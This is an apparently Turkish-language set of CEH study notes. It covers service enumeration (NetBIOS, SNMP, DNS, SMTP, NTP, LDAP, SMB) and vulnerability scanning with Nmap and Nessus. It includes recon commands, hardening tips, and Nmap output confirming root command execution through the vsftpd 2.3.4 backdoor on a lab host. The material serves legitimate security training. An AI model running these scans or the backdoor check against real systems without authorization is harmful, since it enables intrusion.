* NetBIOS Enumeration Araçları: Winfingerprint, SuperScan, Hyena

Nbtscan Aracı

- nbtscan aracı bir ağ maskesinde netbios name servisi açık olan cihazları tespit etmek için ve gerekli olan bilgileri toplamak için kullanılmaktadır.

```
root@kali:/home/kali# nbtscan 192.168.53.0/24
```

SNMP Servisi

- Simple Network Management Protocol, ağıba bağılı olan cihazların yönetmek ve denetlemek için kullanılır.
- Varsayılan olarak UDP 161-162 portlarını kullanmaktadır.
- OSI 7. Katmanda çalışır.

- SNMP Servisi 3 bileşenden oluşur;

- * Ağ yönetim sistemi
- * Ajan uygulama
- * Yönetici uygulama

* SNMP Tespit/Sorgu Araçları: Solarwinds IP Network Browser, OpUtils, SNMP Scanner, SNMPUtil, SNScan, SNMP Walk

DNS Servisi

- Domain Name System, Domain name-IP adresi arasında çözümleme yapar. OSI 7. katmanda çalışır.

- DNS varsayılan olarak;

- * UDP 53 (sorguları çözümlemek için)
- * TCP 53 (bölge transferleri için) portlarını kullanır.

- Zone (Bölge): DNS'teki belli bir etki alanındaki kayıtların tamamıdır. - DNS Tespit/Sorgu Araçları; Nslookup, Dig

SMTP Servisi

- Simple Mail Transfer Protocol, elektronik posta göndermemize veya iletmemize yarar.

- Varsayılan olarak TCP 25 ve 587 portlarını kullanır.

* SMTP Tespit/Sorgu Araçları; NetScan Tools Pro

NTP Enumeration

- Network Time Protocol, ağdaki cihazların zamanını senkronize etmeye yarar.

- UDP 123 portunu kullanır.

- OSI 7. katmanda çalışır.

* NTP Tespit/Sorgu Araçları; ntptrace, ntpdc, ntpq

LDAP Enumeration

- Light Weight Directory Access Protocol, OpenLDAP, Microsoft Active Directory gibi servislere erişmek için kullanılmaktadır. OSI 7. katmanda çalışır.

- Varsayılan olarak TCP 389 portunu kullanır.

* LDAP Tespit/Sorgu Araçları: Softerra LDAP Administrator, Active Directory Explorer, Active Directory, LDAP Administration Tool, Domain Services Management Pack.

Unix/Linux Enumeration Araçları

- Showmount
- Rpcinfo
- Finger
- Rpcclient
- enum4linux

enum4linux Aracı:

- SAMBA üzerinden Linux/Windows sistemlerin bilgisini vermek için kullanılır.

```
root@kali:/home/kali# enum4linux -S 192.168.87.143
```

Windows Enumeration Araçları

- Pslist
- Psgetsid
- Psloglist
- Pskill
- Psexec
- Psloggedon
- Sid2user / user2sid

Ne Önlem Alınmalı?

- SMTP sunucuları gönderilen mail adresini doğrulamalıdır.
- Gereksiz çalışan servisler kapatılmalıdır.
- Alarm ve loglama sistemleri oluşturulmalıdır.
- Kapatılmayan servisler belli IP'lerden erişilecek düzeyde ayarlanmalıdır.
- Şifreli protokoller kullanılmalıdır.

Module 5: Vulnerability Analysis

Vulnerability Analysis (Zafiyet Analizleri), bu aşama CEH'in beşinci modülüdür. Zafiyet taramalarının nasıl yapılacağı konusu üzerinde duracağız.

Vulnerability Scan Araçları; Nessus, OpenVAS, Nmap

Şu ana kadar yaptığımız işlemleri göz önünde bulundurursak; Bir hedef belirledik – Bilgi topladık – Daha çok bilgi topladık – Sistemin portları açık mı kapalı mı diye baktık – Servis taraması yaptık. Şimdi ise bulduğumuz servislerdeki zafiyetleri tarama kısmını bu bölümde işleyeceğiz.

Zafiyet Tarama;

- Zafiyet taramasına başlamadan yapılacak ilk şey hedef cihazın veya networkün erişilebilirlik durumunun tespit edilmesidir.
- Zafiyet taramalarında en çok kullanılan araçlardan bir tanesi “Nessus” aracıdır.
- Linux cihazlarında, nessus sunucusunun konfigüre edilebilmesi için arkaplanda nessus istemcisi üzerinde “nessus &” komutu çalıştırmamız gerekir.

Zafiyet Kategorileri;

- True Positive : Olumlu bir şey söylüyorum ve bu doğru.
- True Negative : Olumsuz bir şey söylüyorum ve bu doğru.
- **False Positive** : Olumlu bir şey söylüyorum ama bu yanlış.
- **False Negative** : Olumsuz bir şey söylüyorum ama bu yanlış.

Ağ Zafiyet Tarayıcıları;

- Nessus
- OpenVAS
- SATAN
- Nmap

NMAP ile Zafiyet Taraması;

```
root@kali:~# nmap --script=ftp-vsftpd-backdoor.nse 192.168.56.102 -p 21
Starting Nmap 7.30 ( https://nmap.org ) at 2016-11-02 21:45 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00038s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
ftp-vsftpd-backdoor:
VULNERABLE:
vsFTPD version 2.3.4 backdoor
State: VULNERABLE (Exploitable)
IDs: CVE:CVE-2011-2523 OSVDB:73573
vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
Disclosure date: 2011-07-03
Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
http://osvdb.org/73573
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
MAC Address: 08:00:27:34:58:53 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.32 seconds
```

Aşağıdaki komutu kullanarak “-iL” parametresini kullanarak, belirlediğimiz IP listesindeki bütün IP’lerde zafiyet taraması gerçekleştirebiliriz.


```
root@kali:~/home/kali# nmap -iL /root/Desktop/hedef_IP.txt --script *-vuln-*
```

Nessus Zafiyet Tarama Aracı

- <https://www.tenable.com/products/nessus>
- Güvenlik zafiyeti tarama aracıdır.
- Geniş kapsamlı ve detaylı taramalara olanak sağlar.


Nessus Basic Network Scan;

Nessus'un kurulumu tamamlandıktan sonra, tarayıcıda login bilgilerini girdikten sonra karşımıza aşağıdaki ekran gelecektir.




Sol kısımda dashboard bulunmaktadır. Burada kayıtlı olan taramalar ve tüm taramaları bulabilirsiniz.


“Resources” bölümünde ise, tanımlayacağımız policyler ve plugin ayarları bulunuyor. Plugin, eklenti anlamına gelmektedir. Nessus, pluginler üzerinden çalışmaktadır. Plugin, normalde sahip olmadığı ekstra özellikleri kazandıran işlevsel yazılımlardır. Hemen altında bulunan ‘Scanners’ kısmında ise bir tane local scanner bulunmaktadır. Başka scanner varsa eğer tüm scannerlar bu menüde toplanır. Yeni bir tarama başlatabilmek için sağ üstten “New Scan” barına tıklayıp taramaya başlayabiliriz.




Bu bölümde karşımıza farklı tarama yöntemleri gelmektedir. Ücretsiz sürüm kullandığımız için bazı özellikleri kullanamamaktayız. Nessus ile basit tarama yapabileceğiniz gibi, gelişmiş tarama, malware taraması, web application test taraması gibi birçok özellikli zafiyet taramaları gerçekleştirebilirsiniz. Öncelikle basit bir tarama gerçekleştirelim. 'Policies' sekmesine giriş yapalım ve bu kısımda yapacağımız olan taramaya dair bir policy oluşturalım. Yine buradan 'basic network scan' tabını seçip ilerleyebiliriz.



Policy, Nessus tarama yaparken uyacağı kuralları belirtmek için oluşturulur. Yapacağımız tarama ile ilgili bir policy oluşturduk. Policy'e bir isim verip açıklamasını ekleyebiliriz. Asıl önemli kısım policy'nin credential ve plugin seçimleridir.




'Credentials' sekmesine tıkladığımız zaman sistemimize dair bizden bilgiler isteyecektir. Bu bilgileri girdiğimiz zaman tarama işlemini yapacağımız hedef sistemin bilgisini girerek daha detaylı tarama yapmasını sağlayabiliriz. Linux işletim sisteminde tarama yapacağımız için SSH bilgilerini girerek, daha detaylı bilgiler elde edebiliriz.



The screenshot shows the Nessus interface for configuring a policy. The 'Plugins' tab is active, displaying a list of plugins. The 'Brute force attacks' plugin is highlighted, showing a count of 25. Other plugins include 'Cisco Local Security Checks' (7815), 'CGI attacks' (4884), 'CGI attacks : XSS' (679), 'DISCO' (1233), 'Databases' (657), 'Debian Local Security Checks' (6069), 'Default Unix Accounts' (171), 'Denial of Service' (130), and 'DNS' (187). The right side of the page shows a list of Fortinet FortiGate plugins with their versions and counts.


Plugins sekmesine tıkladığımızda ise varsayılan olarak herhangi bir şey seçili gelmemektedir. Burada ben firewall plugin'i ekledim. Bu eklentiği policy kurallarına ekleyerek, firewall taraması da gerçekleştirebileceğim. Bunun gibi birçok plugin bulunmaktadır. Örneğin denial of service(DOS) plugini gibi... Siz de istediğiniz örneğin brute force ile ilgili bir test gerçekleştirecekseniz o plugini seçip policy'i kaydedebilirsiniz.




The screenshot shows the Nessus interface for managing policies. The 'Policies' page is displayed, showing a list of policies. The 'Policy 1' is listed with the template 'Basic Network Scan' and last modified 'Today at 11:13 AM'. The page also includes a search bar and a 'New Policy' button.

Oluşturduğumuz policy burada görülmektedir. Şimdilik tek policy olduğu için tarama yaptığımız sırada Nessus bu policy'i varsayılan(default) olarak algılayacaktır. Policy oluştuktan sonra 'My Scans > New Scan' diyerek tarama ayarlarımızı yapalım.


Tarama Ayarlarının Yapılması




Taramaya herhangi bir isim ve açıklama verebilirsiniz. Bu taramanın kaydolacağı yeri kendiniz belirleyebilirsiniz. Ben default olanı kullanıyorum. 'Target' bölümüne de tarama yapmak istediğimiz ağı belirtebiliriz. Ben '192.168.1.0' ağında bulunan makineleri taramasını belirttim. Siz burada spesifik bir ip adresi de verebilirsiniz. 'Save' diyerek kaydediyoruz.



'Network Scan' tarama ayarları 'My Scan' dosyasında oluřtu. Tüm her řey taramayı bařlatmak için artık hazır. Oluřan "network scan" sekmesine çift tıklayıp taramayı bařlatma bölümüne ilerleyebiliriz.



Burada "Launch" sekmesine tıklayarak taramayı bařlatabiliriz. Tarama süresi belirttiđiniz policy, hedef sistem, tarama çeřidi gibi nedenlerden dolayı deđiřebilir.



Başlattığımız tarama 11 dakika sürdü. Bunu sağ taraftaki 'scan details' bölümünden görebiliriz. "Vulnerabilities" bölümüne baktığımız zaman, zafiyetlerin sınıflandırılması yapılarak 'Info-Low-Medium-Critical' olarak seviyeleri belirlenmiş olduğunu görüyoruz. Zafiyetleri daha detaylı incelemek için "Vulnerabilities" sekmesine tıklayabiliriz.

The screenshot shows the Nessus interface for a Network Scan. The main table lists vulnerabilities with columns for Name, Family, and Count. The 'Scan Details' sidebar on the right provides information about the scan policy, status, scanner, start/end times, and elapsed time. A donut chart shows the distribution of vulnerabilities by severity level.

Name	Family	Count
SSC (Multiple Issues)	General	11
DNS (Multiple Issues)	DNS	4
Microsoft Windows (Mu...)	Misc.	3
IP Forwarding Enabled	Firewalls	1
Nessus SYN scanner	Port scanners	12
SMB (Multiple Issues)	Windows	8
DCE Services Enumeration	Windows	9
Service Detection	Service detection	8

Scan Details:

